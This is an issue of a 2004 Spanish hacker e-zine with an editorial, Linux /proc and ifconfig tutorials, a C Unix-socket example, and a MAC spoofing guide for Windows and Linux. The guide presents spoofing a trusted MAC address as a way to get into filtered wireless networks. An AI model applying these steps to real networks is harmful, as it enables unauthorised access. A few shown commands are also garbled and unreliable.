Numero 3
Miércoles 31 de Marzo del 2004
Distribución libre y gratuita

Mail: cdt_911@hotmail.com
Cultura Digital Team

Por una Cultura Digital

Saludos

Vulnfact Security Labs
http://www.vulnfact.com

El Hacker
http://www.elhacker.net

Zine Store
http://www.zine-store.com.ar

Hackemate
http://www.hackemate.com.ar

Raza Mexicana
http://www.raza-mexicana.org

Hackers Venezuela
http://www.hven.com.ve

Infohackers
http://www.infohacker.org

Foro.powers
http://foro.powers.cl

Team Informatica IRC.CL
http://www.ifm.cl

Hackindex
http://www.hackindex.org

Electron Security Team
http://www.est.cl

Proyecto R
http://www.cdlr.org

United Hackers International
http://www.uhi.cl

Saludos también a vision, hkm, hd, al staff de G-Con y un especial saludo a lo que fue mentes Inquietas.

Downloads/Mirrors

http://www.zine-store.com.ar
http://www.elhacker.net
http://www.hackemate.com.ar
http://www.uhi.cl
http://www.hven.com.ve

Colaboradores De Esta Edición

kaskade
Mail de contacto: kaskade@infohacker.org

Kaskade perteneciente a Infohackers, se le agradece a esta institución el apoyo que nos ha brindado en este ultimo tiempo, asi también un saludo cordial a su presidente garablaster y de aquí en mas, empieza una colaboración mutua entre infohackers y CDT.

Ruc
Mail de contacto: dsa21@yahoo.com

Ruc hermano argentino con buenos conocimientos en seguridad informática.

A nuestros colaboradores, en este numero de nuestra e-zine muchas gracias, así también a las instituciones con las cuales en este tiempo se han formado vínculos de cooperación mutua, como lo son:

- Infohackers
- Vulnfact

También a diferentes personas y entidades que hacen que Cultura Digital Team siga con las ganas de seguir trabajando, vivo y coleando por mucho tiempo mas.

Desde acá saludos cordiales y a seguir adelante en este camino...

Índice CDT3

Cultura Digital Team

Disclaimer Cultura Digital Team

Cultura Digital Team no se hace responsable por el mal uso que le puedas llegar a dar a los textos expuestos en esta revista electrónica, ya que algunos de los textos si son llevados a la practica, podrían prestarse a fines ilegales, pero que te quede bien claro que incitar a la ilegalidad no es el fin que nos mueve, así que cae en tu mera responsabilidad lo que hagas con esta magazine.

Hace ya un tiempo, nació un grupo de underground chileno que ha avanzado por sobre las barreras geográficas y se ha expandido por América, no es solo un grupo solamente chileno, ahora un mexicano, un guatemalteco, y un argentino nos acompañan en la tarea de expandir ideas y pensamientos, limpiar imágenes de ilegalidad que manchan la palabra hacker. No nos gusta usar esa palabra para si mismos pero al igual que ellos, somos mentes inquietas que buscamos el saber en los sistemas informáticos, vivimos sin delimitaciones fronterizas ni de ideologías, ni de rasgos humanos. Quedamos tranquilos con la idea de que no hacemos mal con lo que hacemos, y si todo esto produce molestia alguna posible, allá ustedes, seguiremos trabajando con nuestras mentes limpias y dispuestas a seguir aprendiendo.

Introducción

Por: Editor CDT
Mail de contacto: cdt_911@hotmail.com

Señores, señoritas, estimadosmadisimos lectores, amigos varios y otros no tanto xD, bienvenidos nuevamente a esta nueva edición? de la revista electrónica de CDT, en su cuarta edición y con mas experiencia en todos los sentidos. Paso en el momento a dar un resumen de estos tres meses dentro del team y lo que ha sido la evolución de la Zine y el team.

Verano... fin del año prácticamente, donde se destina tiempo a tirarse las bolxx xD, que acá no ha sido así, amigos del team entran a la universidad, algunos la siguen y aproblemados por la PSU o alguna otra cosa, deben dedicarle tiempo, además de que otros siguen con su trabajo y tareas normales. Todo esto se traduce en reducción de tiempo a CDT, y agregando cansancio de algunos, por el año que pasó y todo lo que CDT y la vida personal significó, da un total de un poco de pérdida de ganas.

El poco tiempo lo pueden ver fácilmente, la fecha de esta zine estaba prevista para año nuevo pero se dio en un par de meses después.

El cansancio no se nota, vamos a seguir de cualquier forma, y además se quita con personas que nos apoyan y nos devuelven las ganas por trabajar, no las voy a nombrar porque parecería fotito feliz, pero así es la cosa vamos a seguir como de lugar.

La introducción de la zine la hago con cierta felicidad, veo que prendimos una llama, sea del tamaño que crean, pero se nota que se encendió algo. En irc.cl ya otros han desarrollado ideas de charlas, sean de las basadas en las nuestras o en otras; se ha a expandido a mas lugares esta magazine, con eso ya mas personas están creyendo que el under chileno puede ser bueno o salir de esa quietud; finalmente más interés se ha demostrado por todo lo anteriormente dicho, mas oferta es mas demanda, nueva gente interesada por contenidos que otros les han brindado, y es así como todo podría ir a un buen paso. No nos interesan el reconocimiento que nos puedan dar. Ese no es nuestro norte.

Ahora pasen a disfrutar de la E-Zine formada por colaboraciones de mas personas que se nos están uniendo, mejor material, nueva portada, mas gente en el team... que mas les digo, estoy feliz :D porque esto que pocos creían que iba a durar, lo hemos llevado bien pienso yo... hasta el momento; pasen, tomen asiento, recline la silla y enjoy! CDT3 empieza.

Editorial

Por: Editor CDT
Mail de contacto: cdt_911@hotmail.com

¿ Hackers criminales ?

Un a gran pregunta, ¿no lo creen así?, bueno esta editorial va enfocada a esta pregunta y que acá se le trata de dar una respectiva respuesta.

Esto lo empezare a relatar y intentare de dar una respuesta lógica.

Todos hoy por hoy al toparse con la palabra hacker, la asocian de inmediato en sus mentes al sinónimo de ladrón cibernético, a un personaje peligroso en internet, yo me pregunto ¿cuantos de ustedes saben verdaderamente lo que es y significa ser hacker?, ¿a que se debe ese estigma? y ¿porque fue clavado en la mente de las personas asociar el sinónimo de criminal a la palabra hacker??, ¿por los medios de comunicación?? ¿los periodistas mal informados que no saben distinguir entre los diferentes personajes que existen en este mundillo?, ¿porque a todos se les mete en el mismo saco y solo ven a una persona?, que es cazada por las diferentes policías del mundo haciendo cosas malas, transacciones bancarias a diferentes bancos con dinero de otros, clonando tarjetas de crédito, etc., y esto lo sacan a relucir en los medios de comunicación como "hacker atrapado y capturado al traspasar a su cuenta bancaria 1000 dolares" , " hacker creador del viruz blaster atrapado". Pero estos personajes ¿son hackers???, ¿tu eres un hacker por violar la seguridad de un servidor?, ¿tu eres un hacker si eres capas de clonar tarjetas de crédito???, ¿tu eres un hacker si eres capas de engañar a alguien y obtener beneficios??.

Por favor señores de que estamos hablando, tu no eres un hacker por violar un sistema de seguridad informático, telemático u otro, tu no eres un hacker si tienes las herramientas y sabes como clonar tarjetas de crédito, tu no eres un hacker si buscas ser reconocido por tus hechos de alzamiento de voz, como defaceando servidores, ofendiendo a los demás con fines de ego, monetario o de otra índole.

¿Cuantos verdaderamente saben que los hackers son los que hacen que internet se siga desarrollando?, ¿cuantos de ustedes ven softwares de seguridad, protocolos de comunicación, sistemas operativos, lenguajes de programación, etc., creados por verdaderos hackers??, si esto es así, ningún hacker se nombrara a si mismo uno, ni tampoco buscara que los demas lo hagan o lo creen ser. Siempre un hacker velara por del desarrollo de las tecnologías, porque un hacker va de la mano con ellas y el termino no solamente se extiende a redes de información si no que también a la vida diaria de cada uno.

Nadie habla por hablar ni por aparentar, eso nunca va a salvar a una persona, acá cada uno sabe donde vive que es lo que hace y lo que quiere llegar hacer, que quede bien claro que acá todos no somos hackers, ni tampoco aspiramos a que la gente los sienta como dichos, Pero si aspiramos a contribuir a este mundo, al mundo de la información, como lo decidimos hacer y así seguiremos pisando fuerte por un camino el cual hay que recorrer.

Esto fue un intento de una respuesta lógica al estigma de los hackers que tiene el común de la gente. Con esto que quede bien claro que nosotros compartimos este pensamiento, pero que no andamos por ahí presumiendo serlo, como una variedad de gente, que solo fanfarronea y critica el trabajo de otros.

Linux Parte 4

Por: _Alphaice_
Mail de contacto: alphaice@hotmail.com

Hola a todos... bueno comienza un nuevo año y también una renovación de esta sección, que la dividiré en mini secciones para hacer mas ordenado esto (ya era hora no.... xD) la razón es que se pierde contenido de temas, ahora mostrare mas temas para dejarlos satisfechos :D.

Secciones de esta edición:

- A Fondo
- En la Linea de Comandos

- **A Fondo:**

Sistema de Ficheros /proc

En la edición anterior ya hablamos visto los sistemas de ficheros, la idea no es aburrirlos con lo mismo de antes... no, por el contrario, si bien recuerdan dimos una pincelada sobre los sistemas de ficheros y sin embargo /proc es uno de los mas importantes de este sistema operativo ya que nos entrega datos importantes de este en tiempo real.

Este sistema de ficheros virtual tiene una característica especial, si, dije virtual, pues si... es virtual porque sus datos no se sostienen en el disco duro sino que este interactúa directamente con el kernel y la info que ven, va cambiando cada segundo.

Veamos el árbol general de /proc

```
alphaice@DarkStaR:~$ ls /proc/
1/     2230/  384/  461/  488/  566/  7/          driver/      modules
10/    2231/  385/  465/  492/  573/  701/        execdomains  mounts@
1052/  2232/  386/  467/  497/  575/  705/        fb           mtrr
1060/  2245/  387/  468/  5/    576/  713/        filesystems  net/
1061/  2246/  388/  469/  512/  577/  72/         fs/          partitions
1062/  2259/  389/  470/  516/  578/  780/        ide/         pci
1064/  24/    390/  471/  518/  579/  9/          interrupts   scsi/
11/    3/     391/  472/  520/  580/  acpi/       iomem        self@
1102/  336/   4/    474/  521/  581/  asound/     ioports      slabinfo
1105/  339/   402/  475/  522/  6/    buddyinfo   irq/         stat
1106/  342/   425/  476/  523/  603/  bus/        kallsyms     swaps
1107/  345/   427/  478/  524/  665/  cmdline    kcore        sys/
1108/  356/   434/  480/  526/  669/  cpia/       kmsg         sysvipc/
1113/  358/   436/  482/  538/  670/  cpuinfo    loadavg      tty/
12/    362/   438/  484/  539/  671/  devices    locks        uptime
1649/  368/   440/  486/  540/  672/  diskstats  meminfo      version
2/     383/   449/  487/  541/  692/  dma        misc         vmstat
```

Se preguntaran, ¿donde lo puedo usar??? o ¿para que me sirve esto???, fácil, si ustedes quieren ver que procesos corren en nuestro sistema hacemos un ps aux, cierto... bien pues el comando ps o el famoso programa para ver el estado de nuestro sistema gkrellm lo usan para obtener esos datos, ahora como podemos visualizarlos de manera practica... fácil mediante un simple cat, o con un visor de textos cualquiera como el gedit u otros.
Bueno si hablamos de comandos no nos olvidemos del more y los otros, también sirven :D, así por ejemplo, hacemos un cat al archivo virtual interrupts, podemos ver la lista de interrupciones en uso de nuestro sistema, como de la misma manera podemos ver con un cat /proc/pci la lista de los dispositivos pci en nuestra maquina, bueno entre los otros archivos que nos interesan están: cpuinfo, que es para la

info del procesador; dma para los canales DMA; ioports para los puertos de entrada y salida, y meminfo para obtener la información de la memoria tanto física como swap.

También podemos ver la configuración del hardware, como por ejemplo la info de nuestro sistema de ficheros o los módulos cargados (filesystems y modules), también podemos ver la particiones montadas (mounts), con todo esto podemos hacernos la idea de ver la información casi estática sobre la configuración del sistema.

Bueno si se fijaron en el ls de arriba pudimos ver algunos directorios en /proc, si se fijan son la mayoría números, esos son los todos los procesos que se ejecutan en nuestro sistema, si recuerdan, los procesos se identifican por su pid (identificador de procesos) el cual es un numero único. Algunos de los archivos que podemos encontrar dentro del fichero de proceso son los siguientes:

cmdline	Retrata el nombre del proceso y sus opciones.
cwd	Es un enlace simbólico al directorio de trabajo del proceso.
environ	Lista de variables de entorno.
exe	Enlace simbólico al binario que se ejecuta.
fd	Un directorio con la lista de los ficheros en uso.
maps	Mapas de memoria para los ejecutables y las librerías en uso.
mem	Memoria usada por el proceso.
root	Enlace simbólico al directorio raiz donde se ejecuta el proc.
stat	Estado del proceso.
statm	Estado de la memoria del proceso.
status	Estado del proceso en formato comprensible para un ser humano.

Cuando hacemos un ps o top lo que hace estos comandos es tomar la info que yace en /proc y la pone frente a tu pantalla de manera legible, pero como ya vimos, podemos ver mas de lo que nos muestra ps con un simple cat.

Existen otros directorios dentro de /proc que nos servirán para tareas varias como lo son el directorio net/ donde podemos ver el estado de la red, entre otras cosillas que podemos hacer por ahí.

Otra de las gracias que tiene /proc es el directorio sys/, bueno su existencia dependerá única y exclusivamente de que la compilación de nuestro kernel hayamos dado la opción de soporte de sysctl, ya que con esto podremos modificar diversos parámetros acerca del funcionamiento de nuestro kernel sin necesidad de recompilar o rebootear la maquina.

Un ejemplo de esto es para controlar si el kernel esta haciendo forwarding de las transmisiones de datos por red, para esto hacemos un simple cat al fichero /proc/sys/net/ipv4/ip_forward y si su contendido es 1, es que esta activado y si es 0 no lo esta. Si queremos modificar esto o sea si el forwarding esta en 0 y queremos activar esta opción hacemos un echo como root y listo... lo hacemos de la siguiente manera.

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Ahora si hacen otra vez cat al mismo fichero y archivo verán que el contenido de este cambio a 1, eso significa que esta activo.

Bueno en el directorio /proc/sys podemos encontrar gran extensión de archivos que tiene que ver con el sistema, con los cuales podemos modificar el funcionamiento de nuestra maquina, vale decir que esto es peligroso de cambiar cuando se es muy novato o si no se sabe que es lo que se cambia, por eso recomiendo que no toquen nada si no saben lo que hacen ok.

Bien chicos y chicas (si las hay jejeje) los dejo para que hagan varios cat en su linux (de seguro lo van a hacer después de leer esto jejeje) sepan que hice este articulo con la intención de que ustedes aprendan como funciona el sistema por dentro, una pequeña miradita de lo que hace este pingüinito :D.

- **En la Linea de Comandos**

Hoy veremos la utilidad ifconfig, la utilidad se llama "configuración de interfaces" (InterFace

Configuration), y esta sirve no solo para ver la configuración de las tarjetas de red, sino para configurarlas también, ahora veremos la sintaxis de ifconfig en una interfaz Ipv4 seria la siguiente:

ifconfig interface IP-address netmask (netmask) broadcast (broadcast)

donde lo que esta entre paréntesis son las direcciones, veamos un ejemplo

ifconfig eth0 192.168.1.1 netmask 255.255.255.0 broadcast 192.168.1.255

Aquí tenemos la configuración básica donde eth0 es la interfase, también podemos encontrar Io0, ahora para ver la configuración de red de nuestra maquina tenemos que hacer ifconfig -a y nos muestra todo sobre la configuración.

Bien ahora si tenemos varias interfaces de redes en nuestra maquina y alguna de ellas no esta funcionando (abajo) podemos activarla (subirla) esto lo hacemos de la siguiente manera...

#ifconfig up eth0

También si alguna nos da problema y queremos bajarla tenemos que hacerla de la siguiente manera...

#ifconfig down eth0

Bueno existe varias opciones pero eso lo dejaremos para otra edición, les daré una indicación, si no estan como root y quieren correr ifconfig lo hacen así:

$ifconfig /sbin/ifconfig

Ya chicos les dejo con la inquietud de seguir investigando ok y arriba al software libre y linux :D Cuidense y estudien, que la próxima estará muy buena.

AlphaIce The DarkStaR of the Darkside. Por una Cultura Digital.

Programacion en C parte 4 (socket)

Por: _AlphaIce_

Mail de contato: alphaice@hotmail.com

```
#include <stdio.h>
main()
{
 printf ("Hola a todos\n")
}
```

Como están, bueno yo aquí con esta nueva versión del manual de c y ahora veremos programación de sockets, aunque, esto es mas avanzado no deja de ser elemental para todos ustedes, así que si no entienden pueden preguntar por mail ok.

- **Introducción a los Sockets en C:**

Existen muchas aplicaciones que podemos hacer con sockets generalmente utilidades de redes, donde todas las aplicaciones de red tienen un punto en común, necesitan intercambiar información con otras máquinas, bueno esa es la función de la programación de sockets.

Para que tengamos clara la película, las versiones de Berkeley de Unix fueron las que introdujeron este concepto de sockets, donde se incluía una nueva forma de comunicación, a través, del método que daba la posibilidad de establecer la comunicación entre una red de computadores. Un proceso en una maquina puede usar sockets para comunicarse con procesos en otra maquina, aunque también existen los sockets de manera local.

La estructura de esto es la que usamos como cliente/servidor. El servidor sera un proceso en espera de peticiones de otros procesos, clientes (remotos o no). Un ejemplo de esto es el servicio FTP, el cual esta en funcionamiento (servidor) y espera conexiones entrantes (clientes), cuando esto ocurre el servidor atiende las diversas peticiones de los mismos, como cuando se hace una petición de subir un archivo.

Una de las gracias de eso es que se puede establecer comunicación entre diversos tipos de máquinas Unix/clonicos (Unix, Linux, FreeBSD, etc) como así también con máquinas windows, esto se debe a que el sistema de sockets fue emulada para windows con la librería winsock, así es posible poder comunicarlas con este sistema de sockets a pesar que difiere la forma de programarlas en ambos casos.

Como concepto de socket no es mas que una forma de comunicación que permite implementar una estructura cliente/servidor tanto en red como localmente (lo dije antes o no???) El mecanismo en que se basa el socket permite la conexión de múltiples clientes en un mismo servidor, cada uno con una petición, para lo cual el servidor responde a todas, de acuerdo a la forma en que esta programado.

Un ejemplo de la vida diaria, seria en la fila de un supermercado en la cual varias personas (clientes) deben acercarse con su petición (las compras) a las cajas donde los atenderá un cajero (servidor).

- **Creación de un Socket:**

Para crear un socket debemos seguir los siguientes siete pasos:

Primero se debe ejecutar una aplicación servidora encargada de atender futuras peticiones, esta aplicación crea el socket.

- La aplicación servidora debe asignar un nombre al socket, esto en función del tipo de socket con el que se trabaja, el nombre o tipo de nombre variara. Para los sockets locales se accede desde el archivo creado en el disco, en cambio, para los socket de red vienen identificados por la pareja puerto/punto de acceso, siendo este par importante en la red en que se encuentren cliente/servidor. La forma de nombrar un socket es mediante la función "bind".

- Ahora creado el socket solo nos queda esperar a clientes que se conecten al servidor, lo que se consigue mediante la función listen, la cual crea la cola para almacenar y atender peticiones de distintos clientes.
- Aceptamos una petición con la función accept, esta función crea un socket diferente al anterior que se encarga en atender al cliente que realiza la peticion. El primero de los socket al cual le hablamos dado un nombre permanece para atender nuevas peticiones cliente, se pueden crear aplicaciones que atiendan varias peticiones simultaneas, pero en el programa- ejemplo solo nos concentraremos en un socket sencillo de aprendizaje y repaso de estos siete pasos. Un servidor simple hará que los clientes esperen en la cola de listen hasta que se haya terminado de atender una petición anterior. Cuando aparece una nueva conexión y no existe espacio suficiente en la cola (listen), esta conexión es descartada y simplemente no se atiende.
- Ahora la aplicación cliente, la cual es mas simple que un servidor, crea un socket, no se le asigna nombre, mediante una llamada a la función "socket".
- Creado el socket, se llama a la función "connect" para lograr la comunicación con el servidor, usando como direccion el socket con el nombre que se había creado.
- Ya creados los sockets, es posible trabajar con ellos de la misma manera que con los descriptores de archivos: haciendo llamadas a read y write para recibir y enviar datos respectivamente.

Bueno aquí los dejo con la inquietud de los sockets, para que aprendan, estoy pensando si sigo con esto ya que queda mucho por delante acerca de este tema, por ahora los dejo con los ejemplos, un cliente y un servidor para que los compilen y los ejecuten, estos ejemplos son para compilarse y usarse en una maquina linux/unix, por ahora no me voy a dedicar a programas para windows y estoy meditando si lo haré a futuro. Diviertanse y crucen los dedos para que haga una segunda parte de sockets xD

- **Sobre los Programas adjuntos:**

  Vienen en coligo para que puedan leerlos analizarlos y modificarlos a gusto, estos son ejemplos de sockets locales ya que por tiempo no he terminado una versión escrita por mi para redes.

  La forma de compilarla es la misma de siempre, con gcc y usando la opción -o para asignarle un nombre diferente al del nombre del coligo, de la siguiente manera:

  $ gcc server1.c -o server1

Para ejecutar los programas lo haremos de la siguiente manera:

1. Primero ejecutamos el server: $ ./server1 El cual entregara una cadena "servidor en espera de conexiones"
2. Luego se ejecuta el cliente de esta forma $ ./cliente1 mensaje donde dice mensaje es la cadena que deseamos enviar. Recuerden solo pueden enviar una cadena sin espacios. Si lo hacen les dara un mensaje de error "Sintaxis: cliente1 <cadena para enviar>". Diviertanse :D !!!

Bueno acá vamos a dar a conocer un el código de los programas y luego un screenshoot, el cual les dará a conocer como es el funcionamiento de los mismos.

A continuación veremos los códigos.

cat servidor1.c

```
/* Sevidor1.c */
#include <sys/types.h>
#include <sys/socket.h>
#include <stdio.h>
#include <sys/un.h>
#include <unistd.h>
#define MAX_LEN 80
int main()
{
```

```
/* Variables necesarias para trabajar con los sockets */
 int server_sockfd, client_sockfd;
 int server_len, client_len;
 struct sockaddr_un server_address;
 struct sockaddr_un client_address;
/* Borramos cualquier socket anteriormente creado */
  unlink("server_socket");
/* Creamos un socket sin nombre para el servidor */
 server_sockfd = socket(PF_UNIX,SOCK_STREAM, 0);
/* Parmetros y bla bla */
 server_address.sun_family = AF_UNIX;
 strcpy(server_address.sun_path,"server_socket");
 server_len=sizeof(server_address);
/* Asignacion de nombre del socket creado */
   bind(server_sockfd,(struct sockaddr*)&server_address, server_len);
/* Se crea una cola para aceptar conexion con los clientes */
  listen(server_sockfd, 5);
  while(1){
     char string[MAX_LEN];
     char message[] = "Mensaje Recibido";
     printf("Servidor en espera de conexiones\n");
/* aceptamos la conexion */
   client_len = sizeof(client_address);
   client_sockfd = accept(server_sockfd,(struct sockaddr*)&client_address,&client_len);
/* leemos lo recibido de la conexion por el sock */
   read(client_sockfd, string, MAX_LEN);

/* ahora mostramos lo que recibio el socket */

   printf("Recibido:  %s\n", string);
/* enviamos nuevos datos al cliente a travez de la conexion */
   write(client_sockfd, message, strlen(message)+1);
/* cerramos la conexion con el cliente al finalizar */
   close(client_sockfd);
 }
}
```

Bueno ese es nuestro servidor, ahora pasemos a ver nuestro cliente.

cat cliente1.c

```
/*** _Cliente_: cliente.c ***/
#include <sys/types.h>
#include <sys/socket.h>
#include <stdio.h>
```

```
#include <sys/un.h>
#include <unistd.h>
#define MAX_LEN 80
int main(int argc, char *argv[])
{
/* Variables necesarias para sockets */
int sockfd;
int len;
struct sockaddr_un address;
int result;
char string[MAX_LEN];  /*otra variable*/
/* comprobamos los parametros en la linea de comando */
  if (argc != 2){
   printf("Sintaxis: cliente1 <cadena para enviar>\n");
   exit(1);
   }
/* creamos el socket cliente */
   sockfd = socket(AF_UNIX, SOCK_STREAM, 0);
/* establecemos los parametros para la conexion */
  address.sun_family = AF_UNIX;
 strcpy(address.sun_path,"server_socket");
 len = sizeof(address);
/* conectamos el socket del cliente con el del servidor */
 result = connect(sockfd, (struct sockaddr *)&address, len);


    if(result == -1) {
    perror("opps: cliente1");
     exit(2);
      }
/* preparamos los datos que vamos a enviar */
  strcpy(string,argv[1]);
/* enviamos los datos al servidor */
  write(sockfd, string, strlen(string)+1);
/* leemos la respuesta del server */
  read(sockfd, string, MAX_LEN);
/* lo mostramos en pantalla */
  printf("Del servidor: %s\n",string);
/* cerramos el socket */
  close(sockfd);
  exit(0);
}
```

Y este seria nuestro cliente, a continuación, los dejo con un screenshoot del socket funcionando, para que se formen una visión de él.

Un lindo screenshoot para que lo vean de manera gráfica. Bueno con eso culmino xD...

EOF.

Alph@Ice

The DarkStaR from the DarkSide, Por una Cultura Digital.

alphaice[at]hotmail[dot]com

Mac Spoofing en Win/Linux/BSD

Por: CMxS & [EL_CoNaN]

Mail de contacto CMxS: cmsalvado@hotmail.com

Mail de contacto [EL_CoNaN]: conancdt@hotmail.com

- **Prefacio:**

Hace un tiempo atrás dimos a conocer una noticia en la e-zine sobre el posible cambio de mac. Hoy al pasar el tiempo, esto ya es una realidad, se han desarrollado diferentes softwares, herramientas, técnicas, etc. Nacidas de diferentes mentes inquietas que contribuyen constantemente al desarrollo de Internet día a día.

Hoy ya es posible hacer cambios en nuestra MAC es por esto llevo ante todos ustedes este texto, para que lo analicen y acá explicaremos a fondo la forma de hacerlo, nombraremos algunas herramientas y daremos a conocer también algunas investigaciones realizadas y a su ves pasos a seguir para realizar un cambio de MAC satisfactorio.

1.0.- Primero que nada, dejando las cosas claras

Primero vamos a explicar algunas palabras, para los que no están muy metidos en el tema.

NIC: Tarjeta de red (Network Interface Card)

MAC Address: numero identificativo que es marcado en 48 bit y es a esto que se le denomina dirección MAC, a su ves este identificativo es asignado por cada uno de los fabricantes de dispositivos de red y principal mente viene marcado en la tarjeta (hardware) Esta dirección es exclusiva de cada dispositivo. Los primeros 24 bit de cada identificativo identifican al fabricante de la tarjeta y esto esta regulado en estándares IEEE y es sabido que cada MAC es diferente.

Por otro lado muchas tarjetas permiten el cambio de los números mac, con esto estamos diciendo que no precisamente todas las marcas de tarjetas soportan que se realicé un cambio satisfactorio de mac en ellas, así que cuidado con eso.

y bueno llegamos al punto de como fue posible hacer que esto se hiciera realidad. Básicamente esto fue posible por el aprovechamiento de varios factores, como por ejemplo el conocido comando ifconfig en linux que es dado para esto, también tenemos la posibilidad que reprogramando la tarjeta se puede llegar hacer algo y también a la poca seguridad en la función NdisReadNetworkAddress en los sistemas windows, esto sumado a los factores que ofrecen los fabricantes, dio la combinación perfecta para empezar a realizar cambios en las diferentes marcas de tarjetas de red.

Ahora tu te preguntaras y para que me sirve cambiar la dirección MAC de mi tarjeta de red??

A lo que te responderé con algunos puntos tales como estos:

- Para test de penetración a redes y aseguramiento de las mismas

- Uno quiere ocupar su viejo numero de MAC de su tarjeta dañada xDD. El avance de las tecnologías, a traído nuevas eras de redes, estas son las llamadas redes sin cable o wiriless y así también formas de vulnerarlas y asegurarlas y el MAC Spoofing a cobrado mas adeptos después de la aparición de estas redes, te has preguntado como entrar a una red con prioridad de acceso mediante números o segmentos de mac; pues facil sustituyendo un numero de mac de la red de confianza a tu PC y así filtrarte en dicha red.
- Etc, etc.

Y como puedo entonces cambiar mi numero de mac?, pues esto y mucho mas jejeje en nuestros siguientes puntos a continuación, no se lo pierda xDD.

Bueno señores es hora de entrar mas en profundidad así que vamos abarcando y pasando hacia el siguiente punto.

2.0.- Entrando en materia mac spoofing en windows

Básicamente esta técnica se basa en el aprovechamiento de la función NdisReadNetworkAddress que en sistemas windows, la nic (tarjeta de red) lee propiamente del registro de dicho sistema, sin el debido encriptamiento es mas este registro se da a conocer en formato de texto plano y esto nos permite su eminente metida de mano como se le dice común mente en jerga chilena xDD...

Y bueno que podemos conseguir con esto?? la respuesta esta a la vista le podemos pasar un string falso donde en dicho string especifiquemos la dirección de la mac que queremos obtener para nuestra tarjeta de red.

Bueno en esta primera incursión los basaremos en el distro versión 95/98 de windows para luego dar una referencia sobre sistemas 2000 o NT.

vamos al registro de configuración de la siguiente ruta:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Net

Es acá donde encontraremos una sección de llaves tales como 0000,0001,0002, etc. y decimos que los # son los id de la tarjeta de red (nic). Por lo tanto para intentar cambiar nuestro mac de nuestra tarjeta tendríamos que entrar hacer unos doble click sobre los "#00 blabla" y empezar a fijarse muy bien en el DriverDesc, que este el que contiene la descripción de toda la interfaz de red, con lo consiguiente agregas un nuevo string value con el nombre NetworkAddress= ####blabla todo el numero en hexadecimal, una ves realizados todos los cambios es preciso deshabilitar y rehabilitar la tarjeta de red, para que así los cambios sufran efecto y la funcion NdisReadNetworkAddress los lea...

El directorio donde encuentras las llaves en windows va cambiando según las estructura de los distros por ejemplo como dimos a conocer en 98 se encuentra en:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Net

Mientras que en sistemas 2000 o NT por ejemplo la encontramos dentro de la siguiente ruta de registro:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\

Simple. bonito y barato xDD y a mano he. bueno como se dan cuenta no es ninguna ciencia realizar un cambio a mano de un numero de mac en windows, ahora pasáramos a ver ya analizar alguna herramienta que nos haga la tarea automatizada y mas fácil, rápido, etc...

2.1- Herramientas para windows

Básicamente nos vamos a centrar, en la herramienta llamada SMAC. Dicha herramienta la puedes encontrar en http://www.klcconsulting.net/smac/.

SMAC es una utilidad que permite a usuarios cambiar la dirección de mac para casi cualquier tarjeta de red (NIC) sobre sistemas 2000, XP, y 2003 sistemas de Servidor, independientemente de si la

fabricación permite esta opción o no.

SMAC fue desarrollado y basado en la investigación de un consultor de seguridad (Kyle Lai) Este software nació como un instrumento de pruebas de vulnerabilidad de seguridad para la dirección de mac, en pocas palabras un instrumento de solución de red. Pero que tiene variados usos.

Para mayor información dirigirse a:

http://www.klcconsulting.net/smac/

3.0.- Mac spoofing en linux

El cambio de mac en linux es sumamente fácil, y daremos la explicación con el comando que trae nuestro querido linux que es el "ifconfig", así que bueno acá nos vamos con la descripción en profundidad.

Primero abres una consola como root por supuesto y ejecutas "ifconfig". Esto nos dará una salida parecida a esta que se muestra a continuación:

[root@cdtboys root]# ifconfig

eth0 Link encap:Ethernet HWaddr 00:E0:7D:FB:F3:E3

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:3016 errors:0 dropped:0 overruns:0 frame:0

TX packets:3151 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:100

RX bytes:1072450 (1.0 Mb) TX bytes:303175 (296.0 Kb)

Interrupt:5 Base address:0xf000

lo Link encap:Local Loopback

inet addr:127.0.0.1 Mask:255.0.0.0

UP LOOPBACK RUNNING MTU:16436 Metric:1

RX packets:116 errors:0 dropped:0 overruns:0 frame:0

TX packets:116 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:7180 (7.0 Kb) TX bytes:7180 (7.0 Kb)

ppp0 Link encap:Point-to-Point Protocol

inet addr:164.77.241.99 P-t-P:200.72.3.103 Mask:255.255.255.255

UP POINTOPOINT RUNNING NOARP MULTICAST MTU:1492 Metric:1

RX packets:2485 errors:0 dropped:0 overruns:0 frame:0

TX packets:2620 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:3

RX bytes:985860 (962.7 Kb) TX bytes:213615 (208.6 Kb)

Después de ver esto, como se fijan en "eth0" esta nuestra tarjeta de red y la descripción de ella (Link encap:Ethernet HWaddr 00:E0:7D:FB:F3:E3) con su numero de mac ahí incluido. Bueno ahora que aremos, lo primero que k tenemos que tener en cuenta es hacer el cambio con la tarjeta de red abajo, para esto tienes dos opciones, dejarla abajo vía extensión del mismo comando ifconfig (ifconfig eth0 down) o hacerlo con una herramienta como MAC Changer.

Bueno un ejemplo con el comando ifconfig seria algo así:

-.primero ponemos down nuestra NIC

[root@cdtboys root]# ifconfig eth0 down

-.luego verificamos si esta abajo

[root@cdtboys root]# ifconfig

lo Link encap:Local Loopback

inet addr:127.0.0.1 Mask:255.0.0.0

UP LOOPBACK RUNNING MTU:16436 Metric:1

RX packets:116 errors:0 dropped:0 overruns:0 frame:0

TX packets:116 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:7180 (7.0 Kb) TX bytes:7180 (7.0 Kb)

Como vemos bajamos la NIC y ahora nos tiramos con el cambio de MAC y esto lo hacemos de la siguiente manera:

[root@cdtboys root]# ifconfig eth0 hw ether 00:30:CA:52:0A:F0

Luego de esto verificamos y el seteo de la siguiente forma

[root@cdtboys root]# ifconfig eth0

eth0 Link encap:Ethernet HWaddr 00:30:CA:52:0A:F0

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:3469 errors:0 dropped:0 overruns:0 frame:0

TX packets:3650 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:100

RX bytes:1149673 (1.0 Mb) TX bytes:346131 (338.0 Kb)

Interrupt:5 Base address:0xf000

